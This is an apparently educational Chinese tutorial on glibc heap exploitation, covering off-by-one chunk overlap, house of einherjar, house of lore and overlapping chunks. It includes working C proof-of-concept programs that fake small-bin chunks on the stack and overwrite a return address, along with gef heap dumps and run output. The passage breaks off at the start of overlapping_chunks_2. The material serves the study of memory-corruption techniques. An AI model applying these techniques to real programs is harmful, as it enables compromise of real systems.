对于单字节溢出的利用有下面几种:
扩展被释放块:当溢出块的下一块为被释放块且处于 unsorted bin 中,则通过溢出一个字节来将其大小扩大,下次取得次块时就意味着其后的块将被覆盖而造成进一步的溢出
扩展已分配块:当溢出块的下一块为使用中的块,则需要合理控制溢出的字节,使其被释放时的合并操作能够顺利进行,例如直接加上下一块的大小使其完全被覆盖。下一次分配对应大小时,即可取得已经被扩大的块,并造成进一步溢出
收缩被释放块:此情况针对溢出的字节只能为 0 的时候,此时将下一个被释放的块大小缩小,如此一来在之后分裂此块时将无法正确更新后一块的 prev_size 字段,导致释放时出现重叠的堆块
|-------|------|-----|—|-------| | A | B1 | B2 | | C | malloc(0x180-8), malloc(0x80-8) |-------|------|-----|—|-------| | A | B1 | B2 | | C | 释放 B1 |-------|------|-----|—|-------| | A | B1 | B2 | | C | 释放 C,C 将与 B1 合并 |-------|------|-----|—|-------|
| A | B1 | B2 | | C | malloc(0x180-8) |-------|------|-----|—|-------| B2 将被覆盖 |<实际得到的块>|其后申请0x180给B1,会从B中切0x180 剩下的0x80形成新的chunk B2(依旧在bin中) 分配器只会更新B2的prev_size为0x180,它不会去修改C的prev_size 申请0x80,申请到B2 释放B1,此时B1的标志位会修改为0 此时释放C,系统通过索引C的prev_size找到B1,并通过标志位发现可以向前合并 于是B、C的整个内存合成了一个大的unsorted bin 重新申请chunk时,会从这个unsorted bin中切割,可以造成与B2的堆叠
house of einherjar:也是溢出字节只能为 0 的情况,当它是更新溢出块下一块的 prev_size 字段,使其在被释放时能够找到之前一个合法的被释放块并与其合并,造成堆块重叠
首先分配三个 chunk,第一个 chunk 类型无所谓,但后两个不能是 fast chunk,因为 fast chunk 在释放后不会被合并。这里 chunk a 用于制造单字节溢出,去覆盖 chunk b 的第一个字节,chunk c 的作用是帮助伪造 fake chunk。
为了在修改 chunk b 的 size 字段后,依然能通过 unlink 的检查,我们需要伪造一个 c.prev_size 字段,字段的大小是很好计算的,即 0x100 ,正好是 NULL 字节溢出后的值。然后把 chunk b 释放掉,chunk b 随后被放到 unsorted bin 中,大小是 0x110。此时的堆布局如下:
gef➤ x/42gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x0000000000000000 0x00000000000000000x603020: 0x0000000000000000 0x0000000000000111 <-- chunk b [be freed]0x603030: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x603040: 0x0000000000000000 0x00000000000000000x603050: 0x0000000000000000 0x00000000000000000x603060: 0x0000000000000000 0x00000000000000000x603070: 0x0000000000000000 0x00000000000000000x603080: 0x0000000000000000 0x00000000000000000x603090: 0x0000000000000000 0x00000000000000000x6030a0: 0x0000000000000000 0x00000000000000000x6030b0: 0x0000000000000000 0x00000000000000000x6030c0: 0x0000000000000000 0x00000000000000000x6030d0: 0x0000000000000000 0x00000000000000000x6030e0: 0x0000000000000000 0x00000000000000000x6030f0: 0x0000000000000000 0x00000000000000000x603100: 0x0000000000000000 0x00000000000000000x603110: 0x0000000000000000 0x00000000000000000x603120: 0x0000000000000100 0x0000000000000000 <-- fake c.prev_size0x603130: 0x0000000000000110 0x0000000000000090 <-- chunk c0x603140: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x603020, bk=0x603020 → Chunk(addr=0x603030, size=0x110, flags=PREV_INUSE)最关键的一步,通过溢出漏洞覆写 chunk b 的数据:
gef➤ x/42gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x0000000000000000 0x00000000000000000x603020: 0x0000000000000000 0x0000000000000100 <-- chunk b [be freed]0x603030: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x603040: 0x0000000000000000 0x00000000000000000x603050: 0x0000000000000000 0x00000000000000000x603060: 0x0000000000000000 0x00000000000000000x603070: 0x0000000000000000 0x00000000000000000x603080: 0x0000000000000000 0x00000000000000000x603090: 0x0000000000000000 0x00000000000000000x6030a0: 0x0000000000000000 0x00000000000000000x6030b0: 0x0000000000000000 0x00000000000000000x6030c0: 0x0000000000000000 0x00000000000000000x6030d0: 0x0000000000000000 0x00000000000000000x6030e0: 0x0000000000000000 0x00000000000000000x6030f0: 0x0000000000000000 0x00000000000000000x603100: 0x0000000000000000 0x00000000000000000x603110: 0x0000000000000000 0x00000000000000000x603120: 0x0000000000000100 0x0000000000000000 <-- fake c.prev_size0x603130: 0x0000000000000110 0x0000000000000090 <-- chunk c0x603140: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x603020, bk=0x603020 → Chunk(addr=0x603030, size=0x100, flags=)此时,通过prev_size检查:
另外 unsorted bin 中的 chunk 大小也变成了 0x100。
接下来随意分配两个 chunk,malloc 会从 unsorted bin 中划出合适大小的内存返回给用户:
gef➤ x/42gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x0000000000000000 0x00000000000000000x603020: 0x0000000000000000 0x0000000000000091 <-- chunk b1 <-- fake chunk b0x603030: 0x4141414141414141 0x41414141414141410x603040: 0x4141414141414141 0x41414141414141410x603050: 0x4141414141414141 0x41414141414141410x603060: 0x4141414141414141 0x41414141414141410x603070: 0x4141414141414141 0x41414141414141410x603080: 0x4141414141414141 0x41414141414141410x603090: 0x4141414141414141 0x41414141414141410x6030a0: 0x4141414141414141 0x41414141414141410x6030b0: 0x0000000000000000 0x0000000000000051 <-- chunk b2 <-- 'victim' chunk0x6030c0: 0x4141414141414141 0x41414141414141410x6030d0: 0x4141414141414141 0x41414141414141410x6030e0: 0x4141414141414141 0x41414141414141410x6030f0: 0x4141414141414141 0x41414141414141410x603100: 0x0000000000000000 0x0000000000000021 <-- unsorted bin //剩下的0x20为unsorted bin0x603110: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x603120: 0x0000000000000020 0x0000000000000000 <-- fake c.prev_size //分配之后,fake c.prev_size 发生变化,为unsorted bin的大小0x603130: 0x0000000000000110 0x0000000000000090 <-- chunk c0x603140: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x603100, bk=0x603100 → Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)分配堆块后,发生变化的是 fake c.prev_size,而不是 c.prev_size。所以 chunk c 依然认为 chunk b 的地方有一个大小为 0x110 的 free chunk。但其实这片内存已经被分配给了 chunk b1。
接下来我们先free b1,伪造出 fake chunk b 是 free chunk 的样子。然后free C,free C的时候会通过prev_size检查是否前一个chunk能否合并,显然通过索引到的“前一个chunk”为b1,发现b1是free状态,触发合并
chunk 合并的过程如下,首先该 chunk 与前一个 chunk 合并,然后检查下一个 chunk 是否为 top chunk,如果不是,将合并后的 chunk 放回 unsorted bin 中,否则,合并进 top chunk
接下来,申请一块大空间,大到可以把 chunk b2 包含进来,这样 chunk b2 就完全被我们控制了。
gef➤ x/42gx a-0x100x603000: 0x0000000000000000 0x0000000000000021 <-- chunk a0x603010: 0x0000000000000000 0x00000000000000000x603020: 0x0000000000000000 0x0000000000000121 <-- chunk d0x603030: 0x4242424242424242 0x42424242424242420x603040: 0x4242424242424242 0x42424242424242420x603050: 0x4242424242424242 0x42424242424242420x603060: 0x4242424242424242 0x42424242424242420x603070: 0x4242424242424242 0x42424242424242420x603080: 0x4242424242424242 0x42424242424242420x603090: 0x4242424242424242 0x42424242424242420x6030a0: 0x4242424242424242 0x42424242424242420x6030b0: 0x4242424242424242 0x4242424242424242 <-- chunk b2 <-- 'victim' chunk0x6030c0: 0x4242424242424242 0x42424242424242420x6030d0: 0x4242424242424242 0x42424242424242420x6030e0: 0x4141414141414141 0x41414141414141410x6030f0: 0x4141414141414141 0x41414141414141410x603100: 0x0000000000000000 0x0000000000000021 <-- small bins0x603110: 0x00007ffff7dd1b88 0x00007ffff7dd1b88 <-- fd, bk pointer0x603120: 0x0000000000000020 0x00000000000000000x603130: 0x0000000000000110 0x00000000000000900x603140: 0x0000000000000000 0x0000000000020ec1 <-- top chunkgef➤ heap bins small[ Small Bins for arena 'main_arena' ][+] small_bins[1]: fw=0x603100, bk=0x603100 → Chunk(addr=0x603110, size=0x20, flags=PREV_INUSE)我们malloc的大小大于0x80,此时申请到的chunk d与b2发生了重叠
还有个事情值得注意,在分配 chunk d 时,由于在 unsorted bin 中没有找到适合的 chunk,malloc 就将 unsorted bin 中的 chunk 都整理回各自的 bins 中了,这里就是 small bins。
最后,继续看 libc-2.26 上的情况,还是一样的,处理好 tchache 就可以了,把两种大小的 tcache bin 都占满。
house_of_lore
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>
void jackpot(){ puts("Nice jump d00d"); exit(0); }
int main() { intptr_t *victim = malloc(0x80); memset(victim, 'A', 0x80); void *p5 = malloc(0x10); memset(p5, 'A', 0x10); intptr_t *victim_chunk = victim - 2; fprintf(stderr, "Allocated the victim (small) chunk: %p\n", victim);
intptr_t* stack_buffer_1[4] = {0}; intptr_t* stack_buffer_2[3] = {0}; stack_buffer_1[0] = 0; stack_buffer_1[2] = victim_chunk; stack_buffer_1[3] = (intptr_t*)stack_buffer_2; stack_buffer_2[2] = (intptr_t*)stack_buffer_1; fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_1); fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffer_2);
free((void*)victim); fprintf(stderr, "Freeing the victim chunk %p, it will be inserted in the unsorted bin\n", victim); fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]); fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);
void *p2 = malloc(0x100); fprintf(stderr, "Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin: %p\n", p2); fprintf(stderr, "The victim chunk %p will be inserted in front of the SmallBin\n", victim); fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]); fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);
victim[1] = (intptr_t)stack_buffer_1; fprintf(stderr, "Now emulating a vulnerability that can overwrite the victim->bk pointer\n");
void *p3 = malloc(0x40); char *p4 = malloc(0x80); memset(p4, 'A', 0x10); fprintf(stderr, "This last malloc should return a chunk at the position injected in bin->bk: %p\n", p4); fprintf(stderr, "The fd pointer of stack_buffer_2 has changed: %p\n\n", stack_buffer_2[2]);
intptr_t sc = (intptr_t)jackpot; memcpy((p4+40), &sc, 8);}$ gcc -g house_of_lore.c$ ./a.outAllocated the victim (small) chunk: 0x1b2e010stack_buffer_1: 0x7ffe5c570350stack_buffer_2: 0x7ffe5c570330
Freeing the victim chunk 0x1b2e010, it will be inserted in the unsorted binvictim->fd: 0x7f239d4c9b78victim->bk: 0x7f239d4c9b78
Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin: 0x1b2e0c0The victim chunk 0x1b2e010 will be inserted in front of the SmallBinvictim->fd: 0x7f239d4c9bf8victim->bk: 0x7f239d4c9bf8
Now emulating a vulnerability that can overwrite the victim->bk pointerThis last malloc should return a chunk at the position injected in bin->bk: 0x7ffe5c570360The fd pointer of stack_buffer_2 has changed: 0x7f239d4c9bf8
Nice jump d00d接下来,我们要尝试伪造一条 small bins 链。
首先创建两个 chunk,第一个是我们的 victim chunk,请确保它是一个 small chunk,第二个随意,只是为了确保在 free 时 victim chunk 不会被合并进 top chunk 里。然后,在栈上伪造两个 fake chunk,让 fake chunk 1 的 fd 指向 victim chunk,bk 指向 fake chunk 2;fake chunk 2 的 fd 指向 fake chunk 1,这样一个 small bin 链就差不多了:
gef➤ x/26gx victim-20x603000: 0x0000000000000000 0x0000000000000091 <-- victim chunk0x603010: 0x4141414141414141 0x41414141414141410x603020: 0x4141414141414141 0x41414141414141410x603030: 0x4141414141414141 0x41414141414141410x603040: 0x4141414141414141 0x41414141414141410x603050: 0x4141414141414141 0x41414141414141410x603060: 0x4141414141414141 0x41414141414141410x603070: 0x4141414141414141 0x41414141414141410x603080: 0x4141414141414141 0x41414141414141410x603090: 0x0000000000000000 0x0000000000000021 <-- chunk p50x6030a0: 0x4141414141414141 0x41414141414141410x6030b0: 0x0000000000000000 0x0000000000020f51 <-- top chunk0x6030c0: 0x0000000000000000 0x0000000000000000gef➤ x/10gx &stack_buffer_20x7fffffffdc30: 0x0000000000000000 0x0000000000000000 <-- fake chunk 20x7fffffffdc40: 0x00007fffffffdc50 0x0000000000400aed <-- fd->fake chunk 10x7fffffffdc50: 0x0000000000000000 0x0000000000000000 <-- fake chunk 10x7fffffffdc60: 0x0000000000603000 0x00007fffffffdc30 <-- fd->victim chunk, bk->fake chunk 20x7fffffffdc70: 0x00007fffffffdd60 0x7c008088c400bc00molloc 中对于 small bin 链表的检查是通过对bin中第二块chunk的bk指针是否指向第一块,来发现对small bins的破坏,因此,为了绕过检查,我需要同时伪造bin中前两个chunk
[...]
else { bck = victim->bk; if (__glibc_unlikely (bck->fd != victim)) { errstr = "malloc(): smallbin double linked list corrupted"; goto errout; } set_inuse_bit_at_offset (victim, nb); bin->bk = bck; bck->fd = bin;
[...]接下来释放掉 victim chunk,它会被放到 unsoted bin 中,且 fd/bk 均指向 unsorted bin 的头部:
gef➤ x/26gx victim-20x603000: 0x0000000000000000 0x0000000000000091 <-- victim chunk [be freed]0x603010: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x603020: 0x4141414141414141 0x41414141414141410x603030: 0x4141414141414141 0x41414141414141410x603040: 0x4141414141414141 0x41414141414141410x603050: 0x4141414141414141 0x41414141414141410x603060: 0x4141414141414141 0x41414141414141410x603070: 0x4141414141414141 0x41414141414141410x603080: 0x4141414141414141 0x41414141414141410x603090: 0x0000000000000090 0x0000000000000020 <-- chunk p50x6030a0: 0x4141414141414141 0x41414141414141410x6030b0: 0x0000000000000000 0x0000000000020f51 <-- top chunk0x6030c0: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x603000, bk=0x603000 → Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)这时,申请一块大的 chunk,只需要大到让 malloc 在 unsorted bin 中找不到合适的就可以了。这样原本在 unsorted bin 中的 chunk,会被整理回各自的所属的 bins 中,这里就是 small bins:
gef➤ heap bins small[ Small Bins for arena 'main_arena' ][+] small_bins[8]: fw=0x603000, bk=0x603000 → Chunk(addr=0x603010, size=0x90, flags=PREV_INUSE)接下来是最关键的一步,假设存在一个漏洞,可以让我们修改 victim chunk 的 bk 指针。那么就修改 bk 让它指向我们在栈上布置的 fake small bin:
gef➤ x/26gx victim-20x603000: 0x0000000000000000 0x0000000000000091 <-- victim chunk [be freed]0x603010: 0x00007ffff7dd1bf8 0x00007fffffffdc50 <-- bk->fake chunk 10x603020: 0x4141414141414141 0x41414141414141410x603030: 0x4141414141414141 0x41414141414141410x603040: 0x4141414141414141 0x41414141414141410x603050: 0x4141414141414141 0x41414141414141410x603060: 0x4141414141414141 0x41414141414141410x603070: 0x4141414141414141 0x41414141414141410x603080: 0x4141414141414141 0x41414141414141410x603090: 0x0000000000000090 0x0000000000000020 <-- chunk p50x6030a0: 0x4141414141414141 0x41414141414141410x6030b0: 0x0000000000000000 0x0000000000000111 <-- chunk p20x6030c0: 0x0000000000000000 0x0000000000000000gef➤ x/10gx &stack_buffer_20x7fffffffdc30: 0x0000000000000000 0x0000000000000000 <-- fake chunk 20x7fffffffdc40: 0x00007fffffffdc50 0x0000000000400aed <-- fd->fake chunk 10x7fffffffdc50: 0x0000000000000000 0x0000000000000000 <-- fake chunk 10x7fffffffdc60: 0x0000000000603000 0x00007fffffffdc30 <-- fd->victim chunk, bk->fake chunk 20x7fffffffdc70: 0x00007fffffffdd60 0x7c008088c400bc00我们知道 small bins 是先进后出的,节点的增加发生在链表头部,而删除发生在尾部。这时整条链是这样的:
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> victim chunk <-> TAIL
fd: ->bk: <-fake chunk 2 的 bk 指向了一个未定义的地址,如果能通过内存泄露等手段,拿到 HEAD 的地址并填进去,整条链就闭合了。当然这里完全没有必要这么做。
接下来的第一个 malloc,会返回 victim chunk 的地址,如果 malloc 的大小正好等于 victim chunk 的大小,那么情况会简单一点。但是这里我们不这样做,malloc 一个小一点的地址,可以看到,malloc 从 small bin 里取出了末尾的 victim chunk,切了一块返回给 chunk p3,然后把剩下的部分放回到了 unsorted bin。同时 small bin 变成了这样:
HEAD(undefined) <-> fake chunk 2 <-> fake chunk 1 <-> TAIL
gef➤ x/26gx victim-20x603000: 0x0000000000000000 0x0000000000000051 <-- chunk p30x603010: 0x00007ffff7dd1bf8 0x00007fffffffdc500x603020: 0x4141414141414141 0x41414141414141410x603030: 0x4141414141414141 0x41414141414141410x603040: 0x4141414141414141 0x41414141414141410x603050: 0x4141414141414141 0x0000000000000041 <-- unsorted bin0x603060: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x603070: 0x4141414141414141 0x41414141414141410x603080: 0x4141414141414141 0x41414141414141410x603090: 0x0000000000000040 0x0000000000000020 <-- chunk p50x6030a0: 0x4141414141414141 0x41414141414141410x6030b0: 0x0000000000000000 0x0000000000000111 <-- chunk p20x6030c0: 0x0000000000000000 0x0000000000000000gef➤ x/10gx &stack_buffer_20x7fffffffdc30: 0x0000000000000000 0x0000000000000000 <-- fake chunk 20x7fffffffdc40: 0x00007fffffffdc50 0x0000000000400aed <-- fd->fake chunk 10x7fffffffdc50: 0x0000000000000000 0x0000000000000000 <-- fake chunk 10x7fffffffdc60: 0x00007ffff7dd1bf8 0x00007fffffffdc30 <-- fd->TAIL, bk->fake chunk 20x7fffffffdc70: 0x00007fffffffdd60 0x7c008088c400bc00gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x603050, bk=0x603050 → Chunk(addr=0x603060, size=0x40, flags=PREV_INUSE)最后,再次 malloc 将返回 fake chunk 1 的地址,地址在栈上且我们能够控制。同时 small bin 变成这样:
HEAD(undefined) <-> fake chunk 2 <-> TAIL
gef➤ x/10gx &stack_buffer_20x7fffffffdc30: 0x0000000000000000 0x0000000000000000 <-- fake chunk 20x7fffffffdc40: 0x00007ffff7dd1bf8 0x0000000000400aed <-- fd->TAIL0x7fffffffdc50: 0x0000000000000000 0x0000000000000000 <-- chunk 40x7fffffffdc60: 0x4141414141414141 0x41414141414141410x7fffffffdc70: 0x00007fffffffdd60 0x7c008088c400bc00于是我们就成功地骗过了 malloc 在栈上分配了一个 chunk
heap-use-after-free,所以上面我们用于修改 bk 指针的漏洞,应该就是一个 UAF 吧,当然溢出也是可以的
libc-2.27 版本
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>
void jackpot(){ puts("Nice jump d00d"); exit(0); }
int main() { intptr_t *victim = malloc(0x80);
// fill the tcache int *a[10]; int i; for (i = 0; i < 7; i++) { a[i] = malloc(0x80); } for (i = 0; i < 7; i++) { free(a[i]); }
memset(victim, 'A', 0x80); void *p5 = malloc(0x10); memset(p5, 'A', 0x10); intptr_t *victim_chunk = victim - 2; fprintf(stderr, "Allocated the victim (small) chunk: %p\n", victim);
intptr_t* stack_buffer_1[4] = {0}; intptr_t* stack_buffer_2[6] = {0}; stack_buffer_1[0] = 0; stack_buffer_1[2] = victim_chunk; stack_buffer_1[3] = (intptr_t*)stack_buffer_2; stack_buffer_2[2] = (intptr_t*)stack_buffer_1; stack_buffer_2[3] = (intptr_t*)stack_buffer_1; // 3675 bck->fd = bin;
fprintf(stderr, "stack_buffer_1: %p\n", (void*)stack_buffer_1); fprintf(stderr, "stack_buffer_2: %p\n\n", (void*)stack_buffer_2);
free((void*)victim); fprintf(stderr, "Freeing the victim chunk %p, it will be inserted in the unsorted bin\n", victim); fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]); fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);
void *p2 = malloc(0x100); fprintf(stderr, "Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin: %p\n", p2); fprintf(stderr, "The victim chunk %p will be inserted in front of the SmallBin\n", victim); fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]); fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);
victim[1] = (intptr_t)stack_buffer_1; fprintf(stderr, "Now emulating a vulnerability that can overwrite the victim->bk pointer\n");
void *p3 = malloc(0x40);
// empty the tcache for (i = 0; i < 7; i++) { a[i] = malloc(0x80); }
char *p4 = malloc(0x80); memset(p4, 'A', 0x10); fprintf(stderr, "This last malloc should return a chunk at the position injected in bin->bk: %p\n", p4); fprintf(stderr, "The fd pointer of stack_buffer_2 has changed: %p\n\n", stack_buffer_2[2]);
intptr_t sc = (intptr_t)jackpot; memcpy((p4+0xa8), &sc, 8);}$ gcc -g house_of_lore.c$ ./a.outAllocated the victim (small) chunk: 0x55674d75f260stack_buffer_1: 0x7ffff71fb1d0stack_buffer_2: 0x7ffff71fb1f0
Freeing the victim chunk 0x55674d75f260, it will be inserted in the unsorted binvictim->fd: 0x7f1eba392b00victim->bk: 0x7f1eba392b00
Malloc a chunk that can't be handled by the unsorted bin, nor the SmallBin: 0x55674d75f700The victim chunk 0x55674d75f260 will be inserted in front of the SmallBinvictim->fd: 0x7f1eba392b80victim->bk: 0x7f1eba392b80
Now emulating a vulnerability that can overwrite the victim->bk pointerThis last malloc should return a chunk at the position injected in bin->bk: 0x7ffff71fb1e0The fd pointer of stack_buffer_2 has changed: 0x7ffff71fb1e0
Nice jump d00doverlapping_chunks
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>
int main() { intptr_t *p1,*p2,*p3,*p4;
p1 = malloc(0x90 - 8); p2 = malloc(0x90 - 8); p3 = malloc(0x80 - 8); memset(p1, 'A', 0x90 - 8); memset(p2, 'A', 0x90 - 8); memset(p3, 'A', 0x80 - 8); fprintf(stderr, "Now we allocate 3 chunks on the heap\n"); fprintf(stderr, "p1=%p\np2=%p\np3=%p\n\n", p1, p2, p3);
free(p2); fprintf(stderr, "Freeing the chunk p2\n");
int evil_chunk_size = 0x111; int evil_region_size = 0x110 - 8; *(p2-1) = evil_chunk_size; // Overwriting the "size" field of chunk p2 fprintf(stderr, "Emulating an overflow that can overwrite the size of the chunk p2.\n\n");
p4 = malloc(evil_region_size); fprintf(stderr, "p4: %p ~ %p\n", p4, p4+evil_region_size); fprintf(stderr, "p3: %p ~ %p\n", p3, p3+0x80);
fprintf(stderr, "\nIf we memset(p4, 'B', 0xd0), we have:\n"); memset(p4, 'B', 0xd0); fprintf(stderr, "p4 = %s\n", (char *)p4); fprintf(stderr, "p3 = %s\n", (char *)p3);
fprintf(stderr, "\nIf we memset(p3, 'C', 0x50), we have:\n"); memset(p3, 'C', 0x50); fprintf(stderr, "p4 = %s\n", (char *)p4); fprintf(stderr, "p3 = %s\n", (char *)p3);}$ gcc -g overlapping_chunks.c$ ./a.outNow we allocate 3 chunks on the heapp1=0x1e2b010p2=0x1e2b0a0p3=0x1e2b130
Freeing the chunk p2Emulating an overflow that can overwrite the size of the chunk p2.
p4: 0x1e2b0a0 ~ 0x1e2b8e0p3: 0x1e2b130 ~ 0x1e2b530
If we memset(p4, 'B', 0xd0), we have:p4 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAap3 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
If we memset(p3, 'C', 0x50), we have:p4 = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAap3 = CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa这个比较简单,就是堆块重叠的问题。通过一个溢出漏洞,改写 unsorted bin 中空闲堆块的 size,改变下一次 malloc 可以返回的堆块大小。
首先分配三个堆块,然后释放掉中间的一个:
gef➤ x/60gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000091 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0x41414141414141410x602030: 0x4141414141414141 0x41414141414141410x602040: 0x4141414141414141 0x41414141414141410x602050: 0x4141414141414141 0x41414141414141410x602060: 0x4141414141414141 0x41414141414141410x602070: 0x4141414141414141 0x41414141414141410x602080: 0x4141414141414141 0x41414141414141410x602090: 0x4141414141414141 0x0000000000000091 <-- chunk 2 [be freed]0x6020a0: 0x00007ffff7dd1b78 0x00007ffff7dd1b780x6020b0: 0x4141414141414141 0x41414141414141410x6020c0: 0x4141414141414141 0x41414141414141410x6020d0: 0x4141414141414141 0x41414141414141410x6020e0: 0x4141414141414141 0x41414141414141410x6020f0: 0x4141414141414141 0x41414141414141410x602100: 0x4141414141414141 0x41414141414141410x602110: 0x4141414141414141 0x41414141414141410x602120: 0x0000000000000090 0x0000000000000080 <-- chunk 30x602130: 0x4141414141414141 0x41414141414141410x602140: 0x4141414141414141 0x41414141414141410x602150: 0x4141414141414141 0x41414141414141410x602160: 0x4141414141414141 0x41414141414141410x602170: 0x4141414141414141 0x41414141414141410x602180: 0x4141414141414141 0x41414141414141410x602190: 0x4141414141414141 0x41414141414141410x6021a0: 0x4141414141414141 0x0000000000020e61 <-- top chunk0x6021b0: 0x0000000000000000 0x00000000000000000x6021c0: 0x0000000000000000 0x00000000000000000x6021d0: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x602090, bk=0x602090 → Chunk(addr=0x6020a0, size=0x90, flags=PREV_INUSE)chunk 2 被放到了 unsorted bin 中,其 size 值为 0x90。
接下来,假设我们有一个溢出漏洞,可以改写 chunk 2 的 size 值,比如这里我们将其改为 0x111,也就是原本 chunk 2 和 chunk 3 的大小相加,最后一位是 1 表示 chunk 1 是在使用的,其实有没有都无所谓。
gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x602090, bk=0x602090 → Chunk(addr=0x6020a0, size=0x110, flags=PREV_INUSE)这时 unsorted bin 中的数据也更改了。
接下来 malloc 一个大小的等于 chunk 2 和 chunk 3 之和的 chunk 4,这会将 chunk 2 和 chunk 3 都包含进来:
gef➤ x/60gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000091 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0x41414141414141410x602030: 0x4141414141414141 0x41414141414141410x602040: 0x4141414141414141 0x41414141414141410x602050: 0x4141414141414141 0x41414141414141410x602060: 0x4141414141414141 0x41414141414141410x602070: 0x4141414141414141 0x41414141414141410x602080: 0x4141414141414141 0x41414141414141410x602090: 0x4141414141414141 0x0000000000000111 <-- chunk 40x6020a0: 0x00007ffff7dd1b78 0x00007ffff7dd1b780x6020b0: 0x4141414141414141 0x41414141414141410x6020c0: 0x4141414141414141 0x41414141414141410x6020d0: 0x4141414141414141 0x41414141414141410x6020e0: 0x4141414141414141 0x41414141414141410x6020f0: 0x4141414141414141 0x41414141414141410x602100: 0x4141414141414141 0x41414141414141410x602110: 0x4141414141414141 0x41414141414141410x602120: 0x0000000000000090 0x0000000000000080 <-- chunk 30x602130: 0x4141414141414141 0x41414141414141410x602140: 0x4141414141414141 0x41414141414141410x602150: 0x4141414141414141 0x41414141414141410x602160: 0x4141414141414141 0x41414141414141410x602170: 0x4141414141414141 0x41414141414141410x602180: 0x4141414141414141 0x41414141414141410x602190: 0x4141414141414141 0x41414141414141410x6021a0: 0x4141414141414141 0x0000000000020e61 <-- top chunk0x6021b0: 0x0000000000000000 0x00000000000000000x6021c0: 0x0000000000000000 0x00000000000000000x6021d0: 0x0000000000000000 0x0000000000000000这样,相当于 chunk 4 和 chunk 3 就重叠了,两个 chunk 可以互相修改对方的数据。就像上面的运行结果打印出来的那样。
overlapping_chunks_2
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>#include <malloc.h>
int main() { intptr_t *p1,*p2,*p3,*p4,*p5,*p6; unsigned int real_size_p1,real_size_p2,real_size_p3,real_size_p4,real_size_p5,real_size_p6; int prev_in_use = 0x1;
